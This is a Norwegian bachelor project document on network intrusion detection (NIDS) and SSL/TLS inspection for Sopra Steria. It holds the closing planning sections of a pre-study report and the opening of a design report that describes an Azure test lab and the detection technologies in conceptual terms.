Dette innebærer at vi i denne analysen vil se på kostnadene og nytteverdien knyttet til arbeidet som blir gjennomført under prosjektet, uten at vi går inn på prosjektets ettermæle. Grunnlaget for dette hviler på at hva Sopra Steria velger å bruke prosjektets resultat til videre, i utgangspunktet er utenfor rekkevidde for hva prosjektet skal oppnå.

Innholdet i denne analysen er utformet i oppstartsfasen til prosjektet, og det er en tilstedeværende mulighet for at noe av innholdet vil være et subjekt for endring ved et senere tidspunkt. I det tilfellet vil analysen i rapporten oppdateres senere, der hvor det er relevant.

7.1 Ikke-kvantifiserbar nytte

Det er flere aspekter ved gjennomføringen av prosjektet som kan bringe nytteverdi for oppdragsgiver. Denne nytten kan i hovedsak oppsummeres

- Større innsikt i «trade-off»-en mellom EDR og NIDS i forbindelse med sikkerhet på nettverksnivå
- Et resultat som videre kan benyttes til egne kost/nytte analyser, og potensielt som beslutningsgrunnlag for videre utforming av egne sikkerhetsløsninger
- Et bedre utgangspunkt til å evaluere eksisterende sikkerhetsløsninger

7.2 Estimerte kostnader

Kostnader tilknyttet tidsbruk

I tilknytning til rammebetingelsene til prosjektet, er det satt en tidsramme på 500 timer (+/- 5%) allokert til arbeid med prosjektet, per deltaker i prosjektgruppen. I tillegg til dette vil det inngå en arbeidsinnsats fra eksterne veiledere, bestående av veiledere fra NTNU og Sopra Steria.

Kostnader tilknyttet skytjenester til bruk av testlab

I forbindelse med testlabben finnes det noen relevante kostnader det er mulig å kvantifisere. Dette er knyttet opp mot VM-ene som det predikeres at skal brukes i testlabben. Her anslår vi at det er behov for 4 virtuelle maskiner tilgjengelig over maksimalt 16 uker. Dette er fremstilt i tabellen under, der det gis en predikasjon av ressursbruk knyttet til virtuelle maskiner i Azure (tallene er hentet fra Azure sin priskalkulator 27.01.2021). Kostnadene tilknyttet testlabben dekkes av NTNU.

Produkt	Antall	Tid (i antall uker, 25 timer per uke)	Pris (per uke per VM)	**Kostnader:**
VM i Azure (D2 v3)	2	16	5,6 USD = 48 NOK (27.01.2021)	1536 NOK
VM i Azure (D4 v3)	2	16	11,2 USD = 96 NOK (27.01.2021)	3072 NOK
				4608 NOK

8. Retningslinjer og standarder

I denne seksjonen vil vi gjennomgå retningslinjer og standarder som prosjektet må forholde seg til. Dette innebærer å se på dokumentasjonen som kreves av prosjektet, hvilke prosedyrer det er knyttet til kvalitetsgjennomganger, samt mer overordnede krav til metoder. Det er også presentert en prosedyre for endringshåndtering.

8.1 Krav til dokumentasjon

Det finnes flere krav til dokumentasjon som må oppfylles i løpet av prosjektets gang. Disse dokumentene beskrives videre i punktene under. Felles for alle disse dokumentene er at de skal være en del av den samlede innleveringen **20. mai.** I tillegg til dette er det dokumentert underveis med daglige agendaer, og evalueringer knyttet til prosjektets fremgang. Dokumentasjonen blir fortløpende lagret i en Microsoft Teams-gruppe, slik at den til enhver tid under prosjektets gang er tilgjengelig for alle interessenter.

8.1.1 Forstudierapport

I forstudierapporten skal hensikten bak prosjektet beskrives. Dokumentet burde ferdigstilles på et så tidlig tidspunkt som mulig, ettersom det inneholder retningslinjer og krav til gjennomføringen av prosjektet. Både oppdragsgiver og prosjektgruppa skal være enige om betingelser og retningslinjer som kommer frem i dette dokumenter før man setter i gang med videre arbeid.

Fristen for ferdigstilling av førsteutkastet til forstudierapporten er **29. Januar**. Denne dagen markerer også slutten på den første sprinten i prosjektets gang, oppstart.

8.1.2 Designrapport

Designrapporten har som hensikt å beskrive designet til installasjonen/systemet. Dette gjøres gjennom en konseptuell og tekstlig beskrivelse. I dette prosjektets tilfelle vil designrapporten beskrive testmiljøet som skal utvikles for å løse oppgaven.

Fristen for ferdigstilling av førsteutkastet til forstudierapporten er **19. Februar**. Dette er en del av den andre sprinten, design.

8.1.3 Driftsrapport

Hensikten med driftsrapporten er å detaljert beskrive fremgangsmåten som har blitt brukt for å løse oppgaven. Resultatene som har blitt produsert legges frem her, samt betraktningen rundt disse resultatene.

Fristen for ferdigstilling av førsteutkastet til driftsrapporten er **7. Mai**. Dette er i forbindelse med den tredje og fjerde sprinten, som begge går under drift- og implementasjonsfasen.

8.1.4 Sluttrapport

Sluttrapporten er det siste formelle dokumentet som produseres i prosjektet. Dokumentet har som hensikt å beskrive prosjektets prosess, og hvorvidt målene man satte seg i forstudierapporten er nådd. Samtidig skal rapporten fungere som en oppsummering og en avslutning for arbeidet som har blitt gjort.

Fristen for ferdigstilling av førsteutkastet til sluttrapporten er **14. Mai**. Dette er en del av den femte sprinten, avslutning.

8.1.5 Prosjekthåndbok

Prosjekthåndboka er et svært sentralt dokument i forbindelse med dokumentasjonen i et hvert prosjekt. Prosjekthåndboka skal dokumentere prosjektgruppas planlegging, progresjon og gjennomføring. Prosjekthåndboka gir dermed et godt bilde av det totale arbeidet som har blitt lagt ned i prosjektet, og består av flere deler:

Framdriftsplan
Et planleggingsverktøy som skal vise hovedaktiviteter og milepæler som skal oppnås gjennom prosjektet. Dette skal følgende vises gjennom et Gantt-diagram.
Møteinnkallinger
Alle møteinnkallingene som har blitt brukt underveis i prosjektet legges til her..
Møtereferater
Alle møtereferatene som har blitt skrevet underveis i prosjektet legges til her.

Timelister

Alle timene som hver enkelt deltaker i prosjektgruppa har arbeidet, skal loggføres. Videre skal føringen av timene knyttes opp mot aktivitetene i fremdriftsplanen.

Statusrapporter

Ved slutten av hver enkelt uke føres det statusrapporter for den gitte uka. Rapporten skal inneholde informasjon om hvordan arbeidet har gått, hva som har blitt gjort, og hva som skal gjøres videre.

Prosjekthåndboka føres og utvikles fortløpende gjennom hele prosjektperioden.

8.2 Krav til kvalitetsgjennomganger

I dette avsnittet gjennomgås det kortfattet hvilke av resultatene som produseres som skal ha kvalitetsgjennomganger, og hvem som står ansvarlig for dette.

8.2.1 Dokumenter og rapporter

Flere dokumenter og rapporter skal produseres i forbindelse med dette prosjektet. Det er viktig at disse nøye revideres av prosjektgruppens medlemmer, før de videre leveres inn og kontrolleres av veiledere.

8.2.2 Microsoft Teams

Programvaren Microsoft Teams blir under prosjektperioden benyttet som plattform for å blant annet dele alle dokumenter og planer, og avholde faste møter mellom alle involverte i prosjektet. Med dette forsikrer vi oss om at alle har tilgang til viktige filer og mulighet for en god kvalitetsgjennomgang av disse.

8.2.3 Testlab

I forbindelse med å anskaffe egne kvantitative data til videre undersøkning, vil det bli bygget og implementert et eget testlabmiljø i løpet av prosjektet. På denne måten vil vi kunne få et nærmere innblikk i hvordan de ulike teknologiene oppfører seg, og differensiere hvordan de presterer under ulike typer trusler. Da resultater fra slike interne analyser vil være essensielle for videre arbeid, er det viktig at vi kvalitetssikrer utgangspunktet for et slikt miljø. Dette gjør

vi ved å søke rådgivende støtte fra faglig veileder, samt ved å nøye gjennomgå strukturen og innholdet i et slikt forsøk.

8.3 Krav til standarder og metoder

Her gjennomgås det forskjellige standarder, verktøy og metoder vi vil benytte oss av gjennom prosjektet.

8.3.1 Dokumentmaler

Vi benytter oss av dokumentmaler, utformet av NTNU til de ulike rapportene, for å sikre god kvalitet og dekning av dokumentasjonen.

8.3.2 Microsoft Teams

Under prosjektet blir Teams benyttet som samhandlingsverktøy. Her blir dokumentasjonen og annet som utarbeides bli administrert, og plattformen blir i tillegg brukt til å avholde møter mellom interessentene i prosjektet.

8.4 Endringshåndtering

Endringer i prosjektet kan bli aktuelt underveis i arbeidet. Dersom endringene er av en signifikant størrelse, kan det fremmes som et forslag til endring blant en av interessentene i prosjektet. Følgende behandles forslaget formelt og i henhold til følgende prosedyre:


1. Dokumenter endringens innhold
2. Analyser konsekvensene for prosjektet
3. Beregne eventuell kost/nytt
4. Godkjennelse og aksept
5. Logg endringen
6. Juster planene

7. Informer interessentene

8. Gjennomfør endringen

9. Prosjektorganisering

I dette segmentet presenteres hvem som er med i prosjektet, og hvordan de har fordelt arbeidet mellom seg.



Figur 3: Oversikt over prosjektorganiseringen

Oppdragsgiver: Vegar Åsmul ved Sopra Steria

Oppdragsgiveren for prosjektet er IT-konsulentselskapet Sopra Steria, med Vegar Åsmul som faglig veileder på vegne av dem. Bidraget deres til prosjektet er å tilrettelegge for at prosjektet kan bli gjennomført på en god måte. Dette innebærer å tilgjengeliggjøre tilstrekkelig med relevant informasjon, men også å frigi adekvat med ressurser.
Som faglig veileder er Vegar også støttespiller og rådgiver for prosjektgruppa i forbindelse med faglige spørsmål.

Kvalitetskontroll: Stein Meisingseth ved NTNU

Kvalitetskontrollen for prosjektet står Stein Meisingseth fra NTNU for. Stein vil delta aktivt gjennom prosjektet og komme med relevante tilbakemeldinger. Dette gjelder både tilbakemeldinger knyttet til gjennomføringen av prosjektet, men også i forbindelse med dokumentasjonsarbeidet. På denne måten skal Stein sørge for at kvaliteten på arbeidet holder mål.
Stein fungerer også som veileder for prosjektgruppa, og bidrar med rådgivende støtte utenom det faglige.

Prosjektgruppe: Adrian Gilberg og Erlend Saugstad

Prosjektgruppen består av Adrian Gilberg og Erlend Saugstad. Det er prosjektgruppen som er ansvarlig for selve arbeidet med oppgaven.

På bakgrunn av gruppas størrelse og kompleksitet ble det besluttet å benytte koordineringsmekanismen gjensidig tilpasning. Dette tilsier at prosjektgruppen samarbeider tett, og tilpasser seg hverandres behov. Arbeidsoppgavene tildeles dynamisk: noen ganger arbeides det i fellesskap, mens det i andre tilfeller vil være naturlig å dele seg. Det er av denne grunn heller ikke definert en lederrolle innad i prosjektgruppen.

Versjon 1.0

DESIGNRAPPORT

Deteksjon og visibilitet på nettverksnivå

Adrian Gilberg og Erlend Saugstad

Revisjonshistorie

Dato	Versjon	Beskrivelse	Forfatter
22.02.2021	0.1	Opprettelse av dokument	Erlend Saugstad Adrian Gilberg
10.03.2021	0.2	Ferdigstilling av førsteutkast	Erlend Saugstad Adrian Gilberg
04.05.2021	0.3	Revisjon av førsteutkast	Erlend Saugstad Adrian Gilberg
13.05.2021	1.0	Korrektur og ferdigstilling	Erlend Saugstad Adrian Gilberg

Innholdsfortegnelse

Begreper og definisjoner

1. Introduksjon – hensikten med dokumentet 7

1.1 Hensikten med designrapporten 7

1.2 Innholdet i designrapporten 8

2. Avgrensing 9

2.1 Kort om oppdragsgivers behov 9

2.2 Oppgavens omfang 9

3. Teknologier og rammeverk 11

3.1 Sentrale teknologier 11

3.1.1 NIDS 11

3.1.2 SSL/TLS-inspeksjon 13

3.1.3 Inspeksjon av pakkedumper 15

3.2 Programvareoversikt 17

3.3 Andre relevante teknologier 20

3.3.1 Endpoint Detection and Response 20

4. Prosessdesign / løsningsdesign 21

4.1 Testmiljø 21

4.1.1 Hensikt med testmiljø 21

4.1.2 Valg av teknisk løsning 22

4.1.3 Testmiljøets oppbygning 23

4.1.3.1 Rammeverk 23

4.1.3.2 Nodene 24

4.1.3.3 Overordnet beskrivelse 26

4.2 Arbeidsprosess 27

4.2.1 Overordnet prosessløp 27

4.2.2 Fremgangsmåte bygging 28

4.2.3 Fremgangsmåte gjennomføring 31

4.2.4 Fremgangsmåte dokumentering 33

4.2.5 Oppdatert fremdriftsplan 35

5. Kilder og referanser 36

5.1 Kilder 36

5.2 Illustrasjoner 37

Begreper og definisjoner

Azure	Skytjeneste fra Microsoft. Brukes blant annet til bygging, testing, utrulling og administrering av applikasjoner og tjenester.
DPI	Dyp pakkeinspeksjon er en form for inspeksjon av nettverkspakker, hvor man ser på alt av innholdet i pakken, inkludert nyttelasten.
EDR	Endpoint Detection and Response - Sikkerhetssystem for å detektere og reagere på trusler som oppdages på et endepunkt.
EPP	Endpoint Protection Platform - Et sikkerhetssystem som detekterer og reagerer på trusler som oppdages på et endepunkt. Har noe utvidet funksjonalitet i forhold til EDR, og inneholder blant annet antivirusfunksjonalitet.
Header (i forbindelse med pakker)	Header - Den delen av en IP-pakke som inneholder informasjon om pakkens avsender og destinasjon, samt andre felter som bidrar til å rute pakken.
HTTP/HTTPS	Hypertext Transfer Protocol/Hypertext Transfer Protocol Secure er en protokoll på applikasjonslaget, som primært brukes på internett til å utveksle informasjon. HTTPS er en nyere og forbedret utgave som benytter seg av SSL- eller TLS-teknologi for å kryptere trafikken og dermed beskytte den

	mot avlytting og uønsket interferens.
Iaas	Infrastructure as a service - En databehandlingsinfrastruktur som tilbys og administreres over internett. Iaas gir blant annet muligheten til å sette opp et eget miljø med virtuelle maskiner og nettverk.
IDS	Intrusion Detection System - Programvare eller enhet som brukes til deteksjon av skadevare på systemer og nettverk.
IPS	Intrusion Prevention System er en teknologi som monitorerer og detekterer skadevare på systemer og nettverk. I tillegg til dette har IPS-programvare også muligheten til å reagere på trusler som blir oppdaget.
MITM	Man in the middle (MITM) er en angrepsform som baserer seg på at en ondsinnet aktør stiller seg imellom to parter som tror de kommuniserer direkte. Angriperen kan i slike situasjoner lytte eller interferere med kommunikasjonen, uten at noen av partene er klar over det.
NIC	Nettverksgrensesnittkontroller - En komponent som muliggjør nettverkstilkoblinger for en datamaskin.
NIDS	Network Based Intrusion Detection System - IDS-programvare eller enhet som overvåker og detekterer på nettverksnivå.
OSI-modellen	Open Systems Interconnection (OSI) modellen er en referansemodell for

	datakommunikasjon. Den består av 7 ulike lag for kommunikasjon med hver sine protokoller, og beskriver sammenhengen mellom dem.
PCAP	Packet capture (PCAP) er et programmeringsgrensesnitt som brukes til å analysere nettverkstrafikk. Med PCAP kan analysere pakkestrømmen i et nettverk, og man kan se informasjon om pakkene fra lag 2 til 7 i OSI-modellen. Det finnes også pcap-filer, og disse inneholder en strøm av pakker. Disse filene kan analyseres i programmer som for eksempel Wireshark.
Promiskuøs modus	Promiskuøs modus - En nettverkskonfigurasjon som overfører alle pakkene som nettverksadapterdriveren mottar. En nettverksgrensesnittkontroller i denne modusen muliggjør pakkesniffing.
Proxy	Proxy - En server som fungerer som et mellomledd mellom en klient og en tjener
Sertifikat	Sertifikat i denne konteksten refereres til et digitalt sertifikat. Et sertifikat er en unik datafil, og brukes ofte i dagens digitale infrastruktur, gjerne til å bevise eller verifisere opphavet til det man interagerer med, eller som en form for digital underskrift.
SIEM	Security Information and Event Manager (SIEM) er et system for sikkerhetsinformasjon og

	hendelseshåndtering. Det fungerer som et samlingssted for logger, og genererer sikkerhetsvarsler basert på disse.
SSL/TLS	Transport Layer Security (TLS) og forgjengeren Secure Sockets Layer (SSL) er kryptografiske protokoller som muliggjør en sikrere kommunikasjon på internett, og kan beskytte mot at uønskede parter får innsyn i datapakkene.
Threat hunting	Threat hunting - En proaktiv og iterativ prosess der man aktivt søker gjennom et nettverk for å oppdage isolerte og avanserte trusler som ikke blir fanget opp av andre sikkerhetsløsninger.
VM	Virtuell Maskin - En datafil som oppfører seg som en faktisk datamaskin.
XDR	Extended Detection and Response - Et sikkerhetssystem som detekterer og reagerer på trusler som oppdages på et endepunkt og miljøet rundt. Teknologien fungerer som et EDR med utvidet funksjonalitet.
MSSP	Managed Security Service Provider. En MSSP håndterer sikkerhetstjenester for sluttbrukere, slik som monitorering og håndtering av hendelser.
Snapshot	En sikkerhetskopi av maskintilstand. Brukes for å kunne rulle tilbake til en tidligere versjon ved behov.

1. Introduksjon – hensikten med dokumentet

Denne designrapporten er skrevet i forbindelse med et bachelorprosjekt, og er utarbeidet av Adrian Gilberg og Erlend Saugstad i samarbeid med bedriften Sopra Steria.

Rapporten er det andre formelle dokumentet i en serie av fire dokumenter som følger bacheloroppgavens gang, og bygger på en forstudierapport utarbeidet på et tidligere tidspunkt.

1.1 Hensikten med designrapporten

I hovedsak vil rapporten omhandle designet for det systemet som skal implementeres i tilknytning til prosjektet, og hensikten er å dokumentere hvordan prosjektgruppen har valgt å gå frem for å imøtekomme det overordnede målet for oppgaven, og behovet til Sopra Steria knyttet opp mot dette. Dette dokumentet vil på mange områder bistå momenter fra forstudierapporten, men til forskjell vil det her drøftes en mer detaljert beskrivelse av hvordan den ferdige løsningen vil se ut, som skal være gjennomført mot slutten av prosjektperioden.

Det vil i denne rapporten bli gitt en beskrivelse av hvilke teknologier som prosjektgruppen vil benytte seg av for å realisere det endelige systemet og den nødvendige infrastrukturen som tilhører dette. Det blir skissert hvordan de ulike momentene henger sammen, og hvordan de ulike prosessene blir utført. Selve fremgangsmåten og utførelsen i seg selv vil i enda nærmere detalj bli presentert i driftsrapporten senere.

Hensikten med dette dokumentet er å beskrive designet til systemet/installasjonen som er utviklet.

Løsningsdesignet er primært beregnet på kunden/oppdragsgiver og er en konseptuell og tekstlig beskrivelse av systemet/installasjonen.

1.2 Innholdet i designrapporten

Denne designrapporten tar for seg en rekke punkter som er relevante for prosjektet, men først og fremst beskriver rapporten en rekke aspekter rundt testmiljøet som skal bygges. Dette testmiljøet står helt sentralt i prosjektet, da det er her det vil bli gjennomført tester, som igjen er helt sentrale for prosjektets resultat.

Innledningsvis i rapporten (kapittel 2) gjennomgås det en avgrensning av designrapporten. Her blir det fremlagt hvorfor designrapporten er strukturert slik den er, og det beskrives hvorfor de ulike segmentene, som til sammen utgjør designrapporten, er valgt, samt hva de vil ta for seg.

Videre (i kapittel 3) presenteres de ulike teknologiene som er av særlig relevans for oppgaven, og oppgavens rammeverk. Dette er teknologier som er sentrale for testmiljøet, og de testene som skal gjennomføres her. Det gis så en beskrivelse av relevant programvare tilknyttet disse teknologiene. Til slutt i dette segmentet vil det gjennomgås andre teknologier som er av relevans for oppgaven, men som ikke vil benyttes i testmiljøet.

Kapittel 4 starter med å ta for seg løsningsdesignet. Dette innebærer en gjennomgang av hensikten med løsningen, den tekniske løsningen som er valgt, samt testmiljøets oppbygging. Det presenteres også en overordnet grafisk fremstilling av testmiljøet i forbindelse med dette. Videre i kapittelet gjennomgås arbeidsprosessen som skal gjennomføres tilknyttet arbeidet med testmiljøet. Dette inkluderer beskrivelser av en overordnet arbeidsmetodikk, samt mer konkrete fremgangsmåter knyttet til bygging, gjennomføring og dokumentering. Kapittelet avsluttes med en oppdatert fremdriftsplan knyttet til prosjektgruppas fremgang i prosjektet.

Helt til slutt (kapittel 5) gjennomgås de kildene og referansene som er benyttet til å utarbeide dette dokumentet, samt hvor vi har hentet illustrasjonene som er brukt.

2. Avgrensing

2.1 Kort om oppdragsgivers behov

Det er ønskelig å se nærmere på hvilke «trade-offs» en SOC gjør ved å tilby sikkerhetstjenester for deteksjon og visibilitet tilknyttet sikkerhetsmonitorering uten å basere seg på NIDS-teknologi som en sentral teknologi. Sopra Steria ønsker empiri på dette for å kunne ta velinformerte valg rundt videre utvikling av sin verktøykasse. Derfor vil vi konstruere et testmiljø som baserer seg på NIDS-teknologi, og dokumentere og diskutere resultatene våre fra arbeidet, samt teknologien ellers.

2.2 Oppgavens omfang

Oppgaven vår handler om å undersøke forskjellige teknologier, og finne ut av hvilken innsikt man går glipp av dersom man ikke benytter seg av disse teknologiene. Det er av den grunn ikke tiltenkt at det skal produseres et faktisk produkt eller system som følge av dette prosjektet. Det vi derimot skal gjøre er å produsere et testmiljø (en lab) vi skal bruke underveis i prosjektet. Dette testmiljøet skal bidra til å løse oppgaven ved at vi kan teste ut de forskjellige teknologiene, gjøre observasjoner basert på ulike forsøk, og på denne måten opparbeide resultater som kan være innsiktsfulle.

Med bakgrunn i dette vil vi derfor være mest relevant for oss å ta for oss dette testmiljøet i denne designrapporten. Det første vi vil ta for oss er de teknologiene som er mest relevante for testmiljøet, og for prosjektet ellers. Dette innebærer å gå litt i dybden på noen teknologier, samt å se på hvilke programvarer vil benytte oss av for å realisere testmiljøet og dets teknologier. Videre vil vi se på hvordan testmiljøet er tenkt utformet. Dette handler om antall noder testmiljøet består av, deres funksjon, og hvordan de henger sammen. Videre skal vi se på hvordan vi skal realisere testmiljøet. Her vil vi konkret se på hvor vi skal bygge miljøet, og hvordan det skal gjøres. Til slutt skal vi også gjennomgå det som er tenkt at vi skal få ut av testmiljøet. Dette vil være presenteres gjennom forskjellige framgangsmåter og prosesser. Det er viktig å understreke at dette dokumentet ikke skal ta for seg hvordan dette faktisk blir gjennomført (dette gjennomgås i driftsrapporten), men bare hvordan det er tiltenkt.

I tillegg til testmiljøet kommer vi gjennom prosjektet også til å benytte oss av informasjonsinnhenting og eksterne studier for å opparbeide oss innsikt til oppgaven. Fremgangsmåte og metode tilknyttet dette vil ikke bli dekket av designrapporten.

3. Teknologier og rammeverk

Ettersom testmiljøet spiller en sentral rolle for prosjektets resultater, er det kritisk å gjennomgå hvilke teknologier testmiljøet bygger på. Derfor gjennomgås det i denne seksjonen de teknologiene som er mest sentrale for testmiljøet, og rammeverket rundt dette. Videre gjennomgås den programvaren som det er tiltenkt at skal brukes i testmiljøet, og det gis en kort beskrivelse av programvarenes roller og funksjonalitet. Til slutt kommer en beskrivelse av teknologier som spiller en viktig rolle for prosjektet, men som ikke er en del av testmiljøet. Dette gjøres ettersom man på denne måten kan sette testmiljøets teknologier i en kontekst med de mest aktuelle alternative teknologiene.

3.1 Sentrale teknologier


Det er tre teknologier som har en helt sentral plass i arbeidet med testmiljøet. Dette er teknologier som det er kritisk å forstå og kunne bruke dersom arbeidet med testmiljøet og prosjektet skal bli vellykket. Av denne grunn vil disse teknologiene gjennomgås i litt større detalj.

3.1.1 NIDS

Network Intrusion Detection System (NIDS) er et system som overvåker og monitorerer nettverkstrafikk [1]. NIDS ser etter mistenkelig aktivitet i nettverksstrømmen, basert på et sett med definerte regler, og produserer varsler når den oppdager dette. NIDS-programvare kan installeres på en maskin i nettverket, ved hjelp av en “passive tap” et sted i nettverket, eller på en ruter. Hovedoppgaven til et NIDS er å bidra til at man detekterer potensielle trusler på nettverksnivå, men også at man skaper visibilitet rundt det som foregår i nettverket.

Måten NIDS fungerer på er at er at den fanger opp alle pakkene som passerer det mediet som den er koblet opp mot. NIDS setter så alle disse pakkene opp mot et sett med regler som er satt i NIDS-programvaren. Disse reglene består av en blanding av forhåndsdefinerte regler fra leverandør og egendefinerte regler. NIDS benytter seg av forskjellige metoder for å oppdage potensielle farer [2]. Her er signaturbasert deteksjon den mest fremtredende metoden. I dette tilfellet sammenliknes pakkene og dets innhold opp mot en lang liste bestående av allerede kjente trusler (ved hjelp av signaturer). Ellers finnes det også NIDS-programvare som i stor grad baserer seg på anomali-basert deteksjon. Dette fungerer ved at NIDS-programvaren

flagger ukjent og mistenkelig trafikk. Denne typen programvare er avhengig av at man først bygger en "baseline" av normal trafikk, for å på denne måten kunne skape et bilde av hva som er unormalt. Uavhengig av metode vil NIDS flagge mistenkelig trafikk og følgende både varsle og logge dette.



Figur 1: Figuren viser en hensiktsmessig plassering av NIDS (i dette tilfellet gjennom programvaren Suricata) i et vilkårlig lokalnettverk. NIDS er plassert mellom brannmuren og det lokale nettverket, og sniffer opp pakkene som passerer ut og inn av nettverket. Pakkene gjennomgår en pakkedekoder og en pre-prosessor, før mistenkelige pakker eventuelt detekteres basert på et sett med regler som er satt på forhånd. Til slutt vil NIDS logge og alarmere basert på det som detekteres.

Varslene som NIDS produserer, er ikke nødvendigvis reelle farer. NIDS-systemer er kjent for at de produserer mange falske positive. Derfor er det viktig at alt av varsler som NIDS produserer på et tidspunkt må gjennomgås av kompetent personell. Dette kan enten gjøres ved at varsler sendes direkte til en administrator for gjennomgang, men mer normalt er at de lagres i et SIEM for videre behandling [3]. Inne i et SIEM kan varslene fra NIDS settes i sammenheng med output fra flere forskjellige kilder, og på denne måten filtrere bort deler av det som mest sannsynlig er falske alarmer. Følgende varsler blir så analysert av administratorer. Dette fører til at NIDS blir mer håndterlig.


En stor svakhet med NIDS, er at det ikke kan analysere innholdet i pakker som er kryptert. Store deler av dagens datatrafikk går kryptert (med HTTPS), og dermed kan ikke NIDS få stort utbytte av store deler av datastrømmen. Dette er et problem som i stor grad kan redusere prestasjonen til denne teknologien. En mulig løsning på dette, er å først benytte seg av SSL/TLS-inspeksjon, for så å la NIDS analysere datastrømmen. Dette kan man gjøre på flere måter, men den kanskje mest hensiktsmessige måten er å benytte seg av en avsluttet TLS/SSL-proxyserver [4]. Dette fungerer ved at en proxy internt i lokalnettet dekrypterer hele datastrømmen, for så å videresende den dekryptere trafikken til et NIDS gjennom en vanlig HTTP-strøm. På denne måten får man benyttet seg av NIDS-programvaren sin fulle funksjonalitet selv om mye av nettverkstrafikken er kryptert. Det er riktignok verdt å nevne at denne metoden også har sine utfordringer, i tillegg til de problemstillingene som dukker opp i forbindelse med SSL/TLS-inspeksjon, blant annet knyttet til behandling av sensitive data. Dette skal vi se nærmere på i neste seksjon.

3.1.2 SSL/TLS-inspeksjon

SSL/TLS er protokoller som sørger for å kryptere en strøm av data for å sikre kommunikasjonen mellom to parter, blant annet for avlytting fra en uønsket tredjepart. TLS er en nyere og sikrere versjon av SSL, og er gjerne den protokollen som er benyttet i dagens infrastruktur. Likevel er et vanlig å kalle begge protokollene for SSL, da det er en så utbredt term. På grunn av dette er det besluttet å benytte begge navnene når teknologien omtales.

SSL/TLS-inspeksjon er en prosess der man avlytter en SSL/TLS-kryptert kommunikasjon mellom en klient og en tjener [5]. Avlyttingen kan foregå når datastrømmen går fra klienten til tjeneren, men også den andre veien (både for innkommende og utgående data). Det som foregår er at den som avlytter datastrømmen først dekrypterer all dataene, for så å skanne gjennom dem. Etter at dette er gjort krypteres dataene igjen, og sendes videre til det opprinnelige målet. På figuren under, illustreres det hvordan TLS-tunnelen blir delt opp ved et ledd for inspeksjon i midten, før dataene blir kryptert på nytt og sendt videre derfra. Merk at i systemet som er illustrert under, interagerer vi ikke med datastrømmen, men kun observerer den. Dette er illustrert ved at også den mistenkelige trafikken blir sendt videre til klienten, uten noe videre handling utover at det blir observert og logget. Et slikt system kunne også vært utvidet ved at inspeksjonsleddet er tilkoblet en mer proaktiv sikkerhetsmekanisme,

som f.eks. et IPS. Da ville man også kunne interagert med pakkene og blokkere mistenkelig/flagget trafikk i inspeksjons-modulen, og forhindret det i å komme lenger inn i nettverket.



Figur 2: SSL/TLS-inspeksjon

